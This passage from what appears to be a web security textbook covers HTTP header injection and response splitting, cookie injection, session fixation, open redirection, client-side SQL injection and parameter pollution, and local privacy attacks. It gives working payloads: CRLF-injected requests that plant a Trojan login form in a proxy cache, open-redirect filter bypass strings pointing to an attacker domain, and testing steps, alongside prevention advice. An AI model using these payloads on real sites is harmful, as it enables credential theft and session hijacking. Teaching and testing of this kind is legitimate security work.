GET /settings/12/Default.aspx?Language=English%0d%0aSet-
Cookie:+SessId%3d120a12f98e8; HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Set-Cookie: SessId=120a12f98e8;
...
```

If suitably configured, these cookies may persist across different browser sessions. Target users can be induced to access the malicious URL via the same delivery mechanisms that were described for reflected XSS vulnerabilities (e-mail, third-party website, and so on).

### Delivering Other Attacks

Because HTTP header injection enables an attacker to control the entire body of a response, it can be used as a delivery mechanism for practically any attack against other users, including virtual website defacement, script injection, arbitrary redirection, attacks against ActiveX controls, and so on.

## HTTP Response Splitting

This attack technique seeks to poison a proxy server's cache with malicious content to compromise other users who access the application via the proxy. For example, if all users on a corporate network access an application via a caching proxy, the attacker can target them by injecting malicious content into the proxy's cache, which is displayed to any users who request the affected page.

An attacker can exploit a header injection vulnerability to deliver a response splitting attack by following these steps:

1. The attacker chooses a page of the application that he wants to poison within the proxy cache. For example, he might replace the page at `/admin/` with a Trojan login form that submits the user's credentials to the attacker's server.
2. The attacker locates a header injection vulnerability and formulates a request that injects an entire HTTP body into the response, plus a second set of response headers and a second response body. The second response body contains the HTML source code for the attacker's Trojan login form. The effect is that the server's response looks exactly like two separate HTTP responses chained together. This is where the attack technique gets its name, because the attacker has effectively "split" the server's response into two separate responses. For example:

```
GET /settings/12/Default.aspx?Language=English&Content-Length:+22
%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0a
Content-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>
Administrator+login</title>%0d%0a[...long URL...] HTTP/1.1
Host: mdsec.net
```

```
HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Content-Length: 22
```

```
<html>
foo
</html>
HTTP/1.1 200 OK
Content-Length: 2307
```

```
<html>
<head>
<title>Administrator login</title>
...
```

3. The attacker opens a TCP connection to the proxy server and sends his crafted request, followed immediately by a request for the page to be poisoned. Pipelining requests in this way is legal in the HTTP protocol:



```


GET http://mdsec.net/settings/12/Default.aspx?Language=English%0d%0a
Content-Length:+22%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/
1.1+200+OK%0d%0aContent-Length:+2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a
<title>Administrator+login</title>%0d%0a[...long URL...] HTTP/1.1
Host: mdsec.net
Proxy-Connection: Keep-alive

GET http://mdsec.net/admin/ HTTP/1.1
Host: mdsec.net
Proxy-Connection: Close

```

4. The proxy server opens a TCP connection to the application and sends the two requests pipelined in the same way.
5. The application responds to the first request with the attacker's injected HTTP content, which looks exactly like two separate HTTP responses.
6. The proxy server receives these two apparent responses and interprets the second as being the response to the attacker's second pipelined request, which was for the URL `http://mdsec.net/admin/`. The proxy caches this second response as the contents of this URL. (If the proxy has already stored a cached copy of the page, the attacker can cause it to rerequest the URL and update its cache with the new version by inserting an appropriate `If-Modified-Since` header into his second request and a `Last-Modified` header into the injected response.)
7. The application issues its actual response to the attacker's second request, containing the authentic contents of the URL `http://mdsec.net/admin/`. The proxy server does not recognize this as being a response to a request that it actually issued and therefore discards it.
8. A user accesses `http://mdsec.net/admin/` via the proxy server and receives the content of this URL that was stored in the proxy's cache. This content is in fact the attacker's Trojan login form, so the user's credentials are compromised.

The steps involved in this attack are illustrated in Figure 13-3.



**Figure 13-3:** The steps involved in an HTTP response splitting attack that poisons a proxy server cache

## ***Preventing Header Injection Vulnerabilities***

The most effective way to prevent HTTP header injection vulnerabilities is to not insert user-controllable input into the HTTP headers that the application returns. As you saw with arbitrary redirection vulnerabilities, safer alternatives to this behavior usually are available.

If it is considered unavoidable to insert user-controllable data into HTTP headers, the application should employ a twofold defense-in-depth approach to prevent any vulnerabilities from arising:

- **Input validation**—The application should perform context-dependent validation of the data being inserted in as strict a manner as possible. For example, if a cookie value is being set based on user input, it may be appropriate to restrict this to alphabetical characters only and a maximum length of 6 bytes.
- **Output validation**—Every piece of data being inserted into headers should be filtered to detect potentially malicious characters. In practice, any character with an ASCII code below 0x20 should be regarded as suspicious, and the request should be rejected.

Applications can prevent any remaining header injection vulnerabilities from being used to poison proxy server caches by using HTTPS for all application content, provided that the application does not employ a caching reverse-proxy server behind its SSL terminator.

## **Cookie Injection**

In cookie injection attacks, the attacker leverages some feature of an application's functionality, or browser behavior, to set or modify a cookie within the browser of a victim user.

An attacker may be able to deliver a cookie injection attack in various ways:

- Some applications contain functionality that takes a name and value in request parameters and sets these within a cookie in the response. A common example where this occurs is in functions for persisting user preferences.
- As already described, if an HTTP header injection vulnerability exists, this can be exploited to inject arbitrary `Set-Cookie` headers.
- XSS vulnerabilities in related domains can be leveraged to set a cookie on a targeted domain. Any subdomains of the targeted domain itself, and of its parent domains and their subdomains, can all be used in this way.
- An active man-in-the-middle attack (for example, against users on a public wireless network) can be used to set cookies for arbitrary domains, even

if the targeted application uses only HTTPS and its cookies are flagged as `secure`. This kind of attack is described in more detail later in this chapter.

If an attacker can set an arbitrary cookie, this can be leveraged in various ways to compromise the targeted user:


- Depending on the application, setting a specific cookie may interfere with the application's logic to the user's disadvantage (for example, `UseHttps=false`).
- Since cookies usually are set only by the application itself, they may be trusted by client-side code. This code may process cookie values in ways that are dangerous for attacker-controllable data, leading to DOM-based XSS or JavaScript injection.
- Instead of tying anti-CSRF tokens to a user's session, some applications work by placing the token into both a cookie and a request parameter and then comparing these values to prevent CSRF attacks. If the attacker controls both the cookie and the parameter value, this defense can be bypassed.
- As was described earlier in this chapter, some same-user persistent XSS can be exploited via a CSRF attack against the login function to log the user in to the attacker's account and therefore access the XSS payload. If the login page is robustly protected against CSRF, this attack fails. However, if the attacker can set an arbitrary cookie in the user's browser, he can perform the same attack by passing his own session token directly to the user, bypassing the need for a CSRF attack against the login function.
- Setting arbitrary cookies can allow session fixation vulnerabilities to be exploited, as described in the next section.

### ***Session Fixation***

Session fixation vulnerabilities typically arise when an application creates an anonymous session for each user when she first accesses the application. If the application contains a login function, this anonymous session is created prior to login and then is upgraded to an authenticated session after the user logs in. The same token that initially confers no special access later allows privileged access within the security context of the authenticated user.

In a standard session hijacking attack, the attacker must use some means to capture the session token of an application user. In a session fixation attack, on the other hand, the attacker first obtains an anonymous token directly from the application and then uses some means to fix this token within a victim's browser. After the user has logged in, the attacker can use the token to hijack the user's session.

Figure 13-4 shows the steps involved in a successful session fixation attack.



**Figure 13-4:** The steps involved in a session fixation attack

The key stage in this attack is, of course, the point at which the attacker feeds to the victim the session token he has acquired, thereby causing the victim's browser to use it. The ways in which this can be done depend on the mechanism used to transmit session tokens:

- If HTTP cookies are used, the attacker can try to use one of the cookie injection techniques, as described in the preceding section.
- If session tokens are transmitted within a URL parameter, the attacker can simply feed the victim the same URL that the application issued to him:

```
https://wahn-app.com/login.php?SessId=12d1a1f856ef224ab424c2454208
```

- Several application servers accept use of their session tokens within the URL, delimited by a semicolon. In some applications this is done by default, and in others, the application tolerates explicit use in this manner even if the servers don't behave in this way by default:

```
http://wahn-app.com/store/product.do;jsessionid=739105723F7AEE6ABC213F812C184204.ASTPESD2
```

- If the application uses hidden fields in HTML forms to transmit session tokens, the attacker may be able to use a CSRF attack to introduce his token into the user's browser.

Session fixation vulnerabilities can also exist in applications that do not contain login functionality. For example, an application may allow anonymous

users to browse a catalog of products, place items into a shopping cart, check out by submitting personal data and payment details, and then review all this information on a Confirm Order page. In this situation, an attacker may fix an anonymous session token with a victim's browser, wait for that user to place an order and submit sensitive information, and then access the Confirm Order page using the token to capture the user's details.

Some web applications and web servers accept arbitrary tokens submitted by users, even if these were not previously issued by the server itself. When an unrecognized token is received, the server simply creates a new session for it and handles it exactly as if it were a new token generated by the server. Microsoft IIS and Allaire ColdFusion servers have been vulnerable to this weakness in the past.

When an application or server behaves in this way, attacks based on session fixation are made considerably easier because the attacker does not need to take any steps to ensure that the tokens fixed in target users' browsers are currently valid. The attacker can simply choose an arbitrary token and distribute it as widely as possible (for example, by e-mailing a URL containing the token to individual users, mailing lists, and so on). Then the attacker can periodically poll a protected page within the application (such as My Details) to detect when a victim has used the token to log in. Even if a targeted user does not follow the URL for several months, a determined attacker may still be able hijack her session.

### Finding and Exploiting Session Fixation Vulnerabilities

If the application supports authentication, you should review how it handles session tokens in relation to the login. The application may be vulnerable in two ways:

- The application issues an anonymous session token to each unauthenticated user. When the user logs in, no new token is issued. Instead, her existing session is upgraded to an authenticated session. This behavior is common when the application uses the application server's default session-handling mechanism.
- The application does not issue tokens to anonymous users, and a token is issued only following a successful login. However, if a user accesses the login function using an authenticated token and logs in using different credentials, no new token is issued. Instead, the user associated with the previously authenticated session is changed to the identity of the second user.

In both of these cases, an attacker can obtain a valid session token (either by simply requesting the login page or by performing a login with his own credentials) and feed this to a target user. When that user logs in using the token, the attacker can hijack the user's session.

**HACK STEPS**

1. Obtain a valid token by whatever means the application enables you to obtain one.
2. Access the login form, and perform a login using this token.
3. If the login is successful and the application does not issue a new token, it is vulnerable to session fixation.

If the application does not support authentication but does allow users to submit and then review sensitive information, you should verify whether the same session token is used before and after the initial submission of user-specific information. If it is, an attacker can obtain a token and feed it to a target user. When the user submits sensitive details, the attacker can use the token to view the user's information.

**HACK STEPS**

1. Obtain a session token as a completely anonymous user, and then walk through the process of submitting sensitive data, up until any page at which the sensitive data is displayed back.
2. If the same token originally obtained can now be used to retrieve the sensitive data, the application is vulnerable to session fixation.
3. If any type of session fixation is identified, verify whether the server accepts arbitrary tokens it has not previously issued. If it does, the vulnerability is considerably easier to exploit over an extended period.

**Preventing Session Fixation Vulnerabilities**

At any point when a user interacting with the application transitions from being anonymous to being identified, the application should issue a fresh session token. This applies both to a successful login and to cases in which an anonymous user first submits personal or other sensitive information.

As a defense-in-depth measure to further protect against session fixation attacks, many security-critical applications employ per-page tokens to supplement the main session token. This technique can frustrate most kinds of session hijacking attacks. See Chapter 7 for further details.

The application should not accept arbitrary session tokens that it does not recognize as having issued itself. The token should be immediately canceled within the browser, and the user should be returned to the application's start page.

**Open Redirection Vulnerabilities**

Open redirection vulnerabilities arise when an application takes user-controllable input and uses it to perform a redirection, instructing the user's browser to

visit a different URL than the one requested. These vulnerabilities usually are of much less interest to an attacker than cross-site scripting, which can be used to perform a much wider range of malicious actions. Open redirection bugs are primarily of use in phishing attacks in which an attacker seeks to induce a victim to visit a spoofed website and enter sensitive details. A redirection vulnerability can lend credibility to the attacker's overtures to potential victims, because it enables him to construct a URL that points to the authentic website he is targeting. Therefore, this URL is more convincing, and anyone who visits it is redirected silently to a website that the attacker controls.

That said, the majority of real-world phishing-style attacks use other techniques to gain credibility that are outside the control of the application being targeted. Examples include registering similar domain names, using official-sounding subdomains, and creating a simple mismatch between the anchor text and the target URLs of links in HTML e-mails. Research has indicated that most users cannot or are not inclined to make security decisions based on URL structure. For these reasons, the value to phishermen of a typical open redirection bug is fairly marginal.

In recent years, open redirection vulnerabilities have been used in a relatively benign way to perform "rickrolling" attacks, in which victims are unwittingly redirected to a video of British pop legend Rick Astley, as illustrated in Figure 13-5.



**Figure 13-5:** The result of a rickrolling attack

## ***Finding and Exploiting Open Redirection Vulnerabilities***

The first step in locating open redirection vulnerabilities is to identify every instance within the application where a redirect occurs. An application can cause the user's browser to redirect to a different URL in several ways:

- An HTTP redirect uses a message with a 3xx status code and a `Location` header specifying the target of the redirect:

```
HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

- The HTTP `Refresh` header can be used to reload a page with an arbitrary URL after a fixed interval, which may be 0 to trigger an immediate redirect:

```
HTTP/1.1 200 OK
Refresh: 0; url=http://mdsec.net/updates/update29.html
```

- The HTML `<meta>` tag can be used to replicate the behavior of any HTTP header and therefore can be used for redirection:

```
HTTP/1.1 200 OK
Content-Length: 125

<html>
<head>
<meta http-equiv="refresh" content=
"0;url=http://mdsec.net/updates/update29.html">
</head>
</html>
```

- Various APIs exist within JavaScript that can be used to redirect the browser to an arbitrary URL:

```
HTTP/1.1 200 OK
Content-Length: 120

<html>
<head>
<script>
document.location="http://mdsec.net/updates/update29.html";
</script>
</head>
</html>
```

In each of these cases, an absolute or relative URL may be specified.



**HACK STEPS**

1. Identify every instance within the application where a redirect occurs.
2. An effective way to do this is to walk through the application using an intercepting proxy and monitor the requests made for actual pages (as opposed to other resources, such as images, stylesheets, and script files).
3. If a single navigation action results in more than one request in succession, investigate what means of performing the redirect is being used.

The majority of redirects are not user-controllable. For example, in a typical login mechanism, submitting valid credentials to `/login.jsp` might return an HTTP redirect to `/myhome.jsp`. The target of the redirect is always the same, so it is not subject to any vulnerabilities involving redirection.

However, in other cases, data supplied by the user is used in some way to set the target of the redirect. A common instance of this is when an application forces users whose sessions have expired to return to the login page and then redirects them to the original URL following successful reauthentication. If you encounter this type of behavior, the application may be vulnerable to a redirection attack, and you should investigate further to determine whether the behavior is exploitable.

**HACK STEPS**

1. If the user data being processed in a redirect contains an absolute URL, modify the domain name within the URL, and test whether the application redirects you to the different domain.
2. If the user data being processed contains a relative URL, modify this into an absolute URL for a different domain, and test whether the application redirects you to this domain.
3. In both cases, if you see behavior like the following, the application is certainly vulnerable to an arbitrary redirection attack:

```
GET /updates/8/?redir=http://mdattacker.net/ HTTP/1.1
Host: mdsec.net
```

```
HTTP/1.1 302 Object moved
Location: http://mdattacker.net/
```

**TRY IT!**

```

http://mdsec.net/updates/8/
http://mdsec.net/updates/14/
http://mdsec.net/updates/18/
http://mdsec.net/updates/23/
http://mdsec.net/updates/48/

```

**NOTE** A related phenomenon, which is not quite the same as redirection, occurs when an application specifies the target URL for a frame using user-controllable data. If you can construct a URL that causes content from an external URL to be loaded into a child frame, you can perform a fairly stealthy redirection-style attack. You can replace only part of an application's existing interface with different content and leave the domain of the browser address bar unmodified.

It is common to encounter situations in which user-controllable data is being used to form the target of a redirect but is being filtered or sanitized in some way by the application, usually in an attempt to block redirection attacks. In this situation, the application may or may not be vulnerable, and your next task should be to probe the defenses in place to determine whether they can be circumvented to perform arbitrary redirection. The two general types of defenses you may encounter are attempts to block absolute URLs and the addition of a specific absolute URL prefix.

**Blocking of Absolute URLs**

The application may check whether the user-supplied string starts with `http://` and, if so, block the request. In this situation, the following tricks may succeed in causing a redirect to an external website (note the leading space at the beginning of the third line):

```

HtTp://mdattacker.net
%00http://mdattacker.net
 http://mdattacker.net
/mdattacker.net
%68%74%74%70%3a%2f%2fmdattacker.net
%2568%2574%2574%2570%253a%252f%252fmdattacker.net
https://mdattacker.net
http:\mdattacker.net
http://mdattacker.net

```

Alternatively, the application may attempt to sanitize absolute URLs by removing `http://` and any external domain specified. In this situation, any of the

preceding bypasses may be successful, and the following attacks should also be tested:

```
http://http://mdattacker.net
http://mdattacker.net/http://mdattacker.net
hthttp://tp://mdattacker.net
```

Sometimes, the application may verify that the user-supplied string either starts with or contains an absolute URL to its own domain name. In this situation, the following bypasses may be effective:

```
http://mdsec.net.mdattacker.net
http://mdattacker.net/?http://mdsec.net
http://mdattacker.net/%23http://mdsec.net
```

### TRY IT!

```
http://mdsec.net/updates/52/
http://mdsec.net/updates/57/
http://mdsec.net/updates/59/
http://mdsec.net/updates/66/
http://mdsec.net/updates/69/
```

### Addition of an Absolute Prefix

The application may form the target of the redirect by appending the user-controllable string to an absolute URL prefix:

```
GET /updates/72/?redir=/updates/update29.html HTTP/1.1
Host: mdsec.net

HTTP/1.1 302 Object moved
Location: http://mdsec.net/updates/update29.html
```

In this situation, the application may or may not be vulnerable. If the prefix used consists of `http://` and the application's domain name but does not include a slash character after the domain name, it is vulnerable. For example, the URL:

```
http://mdsec.net/updates/72/?redir=.mdattacker.net
```

causes a redirect to:

```
http://mdsec.net.mdattacker.net
```

This URL is under the attacker's control, assuming that he controls the DNS records for the domain `mdattacker.net`.

However, if the absolute URL prefix includes a trailing slash, or a subdirectory on the server, the application probably is not vulnerable to a redirection attack

aimed at an external domain. The best an attacker can probably achieve is to frame a URL that redirects a user to a different URL within the same application. This attack normally does not accomplish anything, because if the attacker can induce a user to visit one URL within the application, he can presumably just as easily feed the second URL to the user directly.

**TRY IT!**

```
http://mdsec.net/updates/72/
```

In cases where the redirect is initiated using client-side JavaScript that queries data from the DOM, all the code responsible for performing the redirect and any associated validation typically are visible on the client. You should review this closely to determine how user-controllable data is being incorporated into the URL, whether any validation is being performed, and, if so, whether any bypasses to the validation exist. Bear in mind that, as with DOM-based XSS, some additional validation may be performed on the server before the script is returned to the browser. The following JavaScript APIs may be used to perform redirects:

- `document.location`
- `document.URL`
- `document.open()`
- `window.location.href`
- `window.navigate()`
- `window.open()`

**TRY IT!**

```
http://mdsec.net/updates/76/  
http://mdsec.net/updates/79/  
http://mdsec.net/updates/82/  
http://mdsec.net/updates/91/  
http://mdsec.net/updates/92/  
http://mdsec.net/updates/95/
```

### ***Preventing Open Redirection Vulnerabilities***

The most effective way to avoid open redirection vulnerabilities is to not incorporate user-supplied data into the target of a redirect. Developers are inclined to use this technique for various reasons, but alternatives usually are available. For example, it is common to see a user interface that contains a list of links,

each pointing to a redirection page and passing a target URL as a parameter. Here, possible alternative approaches include the following:

- Remove the redirection page from the application, and replace links to it with direct links to the relevant target URLs.
- Maintain a list of all valid URLs for redirection. Instead of passing the target URL as a parameter to the redirect page, pass an index into this list. The redirect page should look up the index in its list and return a redirect to the relevant URL.

If it is considered unavoidable for the redirection page to receive user-controllable input and incorporate this into the redirect target, one of the following measures should be used to minimize the risk of redirection attacks:

- The application should use relative URLs in all its redirects, and the redirect page should strictly validate that the URL received is a relative URL. It should verify that the user-supplied URL either begins with a single slash followed by a letter or begins with a letter and does not contain a colon character before the first slash. Any other input should be rejected, not sanitized.
- The application should use URLs relative to the web root for all its redirects, and the redirect page should prepend `http://yourdomainname.com` to all user-supplied URLs before issuing the redirect. If the user-supplied URL does not begin with a slash character, it should instead be prepended with `http://yourdomainname.com/`.
- The application should use absolute URLs for all redirects, and the redirect page should verify that the user-supplied URL begins with `http://yourdomainname.com/` before issuing the redirect. Any other input should be rejected.

As with DOM-based XSS vulnerabilities, it is recommended that applications not perform redirects via client-side scripts on the basis of DOM data, because this data is outside of the server's direct control.

## Client-Side SQL Injection

HTML5 supports client-side SQL databases, which applications can use to store data on the client. These are accessed using JavaScript, as in the following example:

```
var db = openDatabase('contactsdb', '1.0', 'WahhMail contacts', 1000000);
db.transaction(function (tx) {
    tx.executeSql('CREATE TABLE IF NOT EXISTS contacts (id unique, name, email)');
    tx.executeSql('INSERT INTO contacts (id, name, email) VALUES (1, "Matthew Adamson", "madam@nucnt.com)');
});
```

This functionality allows applications to store commonly used data on the client side and retrieve this quickly into the user interface when required. It also allows applications to work in “offline mode,” in which all data processed by the application resides on the client, and user actions are stored on the client for later synchronization with the server, when a network connection is available.

Chapter 9 described how SQL injection attacks into server-side SQL databases can arise, where attacker-controlled data is inserted into a SQL query in an unsafe way. Exactly the same attack can arise on the client side. Here are some scenarios in which this may be possible:

- Social networking applications that store details of the user’s contacts in the local database, including contact names and status updates
- News applications that store articles and user comments in the local database for offline viewing
- Web mail applications that store e-mail messages in the local database and, when running in offline mode, store outgoing messages for later sending

In these situations, an attacker may be able to perform client-side SQL injection attacks by including crafted input in a piece of data he controls, which the application stores locally. For example, sending an e-mail containing a SQL injection attack in the subject line might compromise the local database of the recipient user, if this data is embedded within a client-side SQL query. Depending on exactly how the application uses the local database, serious attacks may be possible. Using only SQL injection, an attacker may be able to retrieve from the database the contents of other messages the user has received, copy this data into a new outgoing e-mail to the attacker, and add this e-mail to the table of queued outgoing messages.

The types of data that are often stored in client-side databases are likely to include SQL metacharacters such as the single quotation mark. Therefore, many SQL injection vulnerabilities are likely to be identified during normal usability testing, so defenses against SQL injection attacks may be in place. As with server-side injection, these defenses may contain various bypasses that can be used to still deliver a successful attack.

## **Client-Side HTTP Parameter Pollution**

Chapter 9 described how HTTP parameter pollution attacks can be used in some situations to interfere with server-side application logic. In some situations, these attacks may also be possible on the client side.

Suppose that a web mail application loads the inbox using the following URL:

```
https://wahh-mail.com/show?folder=inbox&order=down&size=20&start=1
```

Within the inbox, several links are displayed next to each message to perform actions such as delete, forward, and reply. For example, the link to reply to message number 12 is as follows:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&message=12&action=reply&rnd=1935612936174">reply</a>
```

Several parameters within these links are being copied from parameters in the inbox URL. Even if the application defends robustly against XSS attacks, it may still be possible for an attacker to construct a URL that displays the inbox with different values echoed within these links. For example, the attacker can supply a parameter like this:

```
start=1%26action=delete
```

This contains a URL-encoded `&` character that the application server will automatically decode. The value of the `start` parameter that is passed to the application is as follows:

```
1&action=delete
```

If the application accepts this invalid value and still displays the inbox, and if it echoes the value without modification, the link to reply to message number 12 becomes this:

```
<a href="doaction?folder=inbox&order=down&size=20&start=1&action=delete&message=12&action=reply&rnd=1935612936174">reply</a>
```

This link now contains two action parameters—one specifying `delete`, and one specifying `reply`. As with standard HTTP parameter pollution, the application's behavior when the user clicks the "reply" link depends on how it handles the duplicated parameter. In many cases, the first value is used, so the user is unwittingly induced to delete any messages he tries to reply to.

In this example, note that the links to perform actions contain an `rnd` parameter, which is in fact an anti-CSRF token, preventing an attacker from easily inducing these actions via a standard CSRF attack. Since the client-side HPP attack injects into existing links constructed by the application, the anti-CSRF tokens are handled in the normal way and do not prevent the attack.

In most real-world web mail applications, it is likely that many more actions exist that can be exploited, including deleting all messages, forwarding individual messages, and creating general mail forwarding rules. Depending on how these actions are implemented, it may be possible to inject several required parameters into links, and even exploit on-site redirection functions, to induce the user to perform complex actions that normally are protected by anti-CSRF defenses. Furthermore, it may be possible to use multiple levels of URL encoding to inject several attacks into a single URL. That way, for example, one action

is performed when the user attempts to read a message, and a further action is performed when the user attempts to return to the inbox.

## Local Privacy Attacks

---

Many users access web applications from a shared environment in which an attacker may have direct access to the same computer as the user. This gives rise to a range of attacks to which insecure applications may leave their users vulnerable. This kind of attack may arise in several areas.

**NOTE** Numerous mechanisms exist by which applications may store potentially sensitive data on users' computers. In many cases, to test whether this is being done, it is preferable to start with a completely clean browser so that data stored by the application being tested is not lost in the noise of existing stored data. An ideal way to do this is using a virtual machine with a clean installation of both the operating system and any browsers.

Furthermore, on some operating systems, the folders and files containing locally stored data may be hidden by default when using the built-in file system explorer. To ensure that all relevant data is identified, you should configure your computer to show all hidden and operating system files.

## Persistent Cookies

Some applications store sensitive data in a persistent cookie, which most browsers save on the local file system.

### HACK STEPS

1. Review all the cookies identified during your application mapping exercises (see Chapter 4). If any `Set-cookie` instruction contains an `expires` attribute with a date that is in the future, this will cause the browser to persist that cookie until that date. For example:

```
UID=d475dfc6eccc72d0e expires=Fri, 10-Aug-18 16:08:29 GMT;
```

2. If a persistent cookie is set that contains any sensitive data, a local attacker may be able to capture this data. Even if a persistent cookie contains an encrypted value, if this plays a critical role such as reauthenticating the user without entering credentials, an attacker who captures it can resubmit it to the application without actually deciphering its contents (see Chapter 6).



**TRY IT!**

```
http://mdsec.net/auth/227/
```

## Cached Web Content

Most browsers cache non-SSL web content unless a website specifically instructs them not to. The cached data normally is stored on the local file system.

**HACK STEPS**

1. For any application pages that are accessed over HTTP and that contain sensitive data, review the details of the server's response to identify any cache directives.
2. The following directives prevent browsers from caching a page. Note that these may be specified within the HTTP response headers or within HTML metatags:

```
Expires: 0
Cache-control: no-cache
Pragma: no-cache
```

3. If these directives are not found, the page concerned may be vulnerable to caching by one or more browsers. Note that cache directives are processed on a per-page basis, so every sensitive HTTP-based page needs to be checked.
4. To verify that sensitive information is being cached, use a default installation of a standard browser, such as Internet Explorer or Firefox. In the browser's configuration, completely clean its cache and all cookies, and then access the application pages that contain sensitive data. Review the files that appear in the cache to see if any contain sensitive data. If a large number of files are being generated, you can take a specific string from a page's source and search the cache for that string.

Here are the default cache locations for common browsers:

- **Internet Explorer**—Subdirectories of `C:\Documents and Settings\username\Local Settings\Temporary Internet Files\Content.IE5`

Note that in Windows Explorer, to view this folder you need to enter this exact path and have hidden folders showing, or browse to the folder just listed from the command line.

- **Firefox (on Windows)**—`C:\Documents and Settings\username\Local Settings\Application Data\Mozilla\Firefox\Profiles\profile name\Cache`
- **Firefox (on Linux)**—`~/.mozilla/firefox/profile name/Cache`

**TRY IT!**

```
http://mdsec.net/auth/249/
```

## Browsing History

Most browsers save a browsing history, which may include any sensitive data transmitted in URL parameters.

**HACK STEPS**

1. Identify any instances within the application in which sensitive data is being transmitted via a URL parameter.
2. If any cases exist, examine the browser history to verify that this data has been stored there.

**TRY IT!**

```
http://mdsec.net/auth/90/
```

## Autocomplete

Many browsers implement a user-configurable autocomplete function for text-based input fields, which may store sensitive data such as credit card numbers, usernames, and passwords. Internet Explorer stores autocomplete data in the registry, and Firefox stores it on the file system.

As already described, in addition to being accessible by local attackers, data in the autocomplete cache can be retrieved via an XSS attack in certain circumstances.

**HACK STEPS**

1. Review the HTML source code for any forms that contain text fields in which sensitive data is captured.
2. If the attribute `autocomplete=off` is not set, within either the form tag or the tag for the individual input field, data entered is stored within browsers where autocomplete is enabled.

**TRY IT!**

```
http://mdsec.net/auth/260/
```

## Flash Local Shared Objects

The Flash browser extension implements its own local storage mechanism called Local Shared Objects (LSOs), also called Flash cookies. In contrast to most other mechanisms, data persisted in LSOs is shared between different browser types, provided that they have the Flash extension installed.

### HACK STEPS

1. Several plug-ins are available for Firefox, such as BetterPrivacy, which can be used to browse the LSO data created by individual applications.
2. You can review the contents of the raw LSO data directly on disk. The location of this data depends on the browser and operating system. For example, on recent versions of Internet Explorer, the LSO data resides within the following folder structure:

```
C:\Users\{username}\AppData\Roaming\Macromedia\Flash Player\
#SharedObjects\{random}\{domain name}\{store name}\{name of
SWF file}
```

### TRY IT!

```
http://mdsec.net/auth/245/
```

## Silverlight Isolated Storage

The Silverlight browser extension implements its own local storage mechanism called Silverlight Isolated Storage.

### HACK STEPS

You can review the contents of the raw Silverlight Isolated Storage data directly on disk. For recent versions of Internet Explorer, this data resides within a series of deeply nested, randomly named folders at the following location:

```
C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\
```

### TRY IT!

```
http://mdsec.net/auth/239/
```

## Internet Explorer userData

Internet Explorer implements its own custom local storage mechanism called `userData`.

### HACK STEPS

**You can review the contents of the raw data stored in IE's `userData` directly on disk. For recent versions of Internet Explorer, this data resides within the following folder structure:**

```
C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\
UserData\Low\{random}
```

### TRY IT!

```
http://mdsec.net/auth/232/
```

## HTML5 Local Storage Mechanisms

HTML5 is introducing a range of new local storage mechanisms, including:

- Session storage
- Local storage
- Database storage

The specifications and usage of these mechanisms are still evolving. They are not fully implemented in all browsers, and details of how to test for their usage and review any persisted data are likely to be browser-dependent.

## Preventing Local Privacy Attacks

Applications should avoid storing anything sensitive in a persistent cookie. Even if this data is encrypted, it can potentially be resubmitted by an attacker who captures it.

Applications should use suitable cache directives to prevent sensitive data from being stored by browsers. In ASP applications, the following instructions cause the server to include the required directives:

```
<% Response.CacheControl = "no-cache" %>
<% Response.AddHeader "Pragma", "no-cache" %>
<% Response.Expires = 0 %>
```

In Java applications, the following commands should achieve the same result:

```
<%  
response.setHeader("Cache-Control", "no-cache");  
response.setHeader("Pragma", "no-cache");  
response.setDateHeader("Expires", 0);  
%>
```

Applications should never use URLs to transmit sensitive data, because these are liable to be logged in numerous locations. All such data should be transmitted using HTML forms that are submitted using the `POST` method.

In any instance where users enter sensitive data into text input fields, the `autocomplete=off` attribute should be specified within the form or field tag.

Other client-side storage mechanisms, such as the new features being introduced with HTML5, provide an opportunity for applications to implement valuable application functionality, including much faster access to user-specific data and the ability to keep working when network access is not available. In cases where sensitive data needs to be stored locally, this should ideally be encrypted to prevent easy direct access by an attacker. Furthermore, users should be advised of the nature of the data that is being stored locally, warned of the risks of local access by an attacker, and allowed to opt out of this feature if they want to.

## Attacking ActiveX Controls

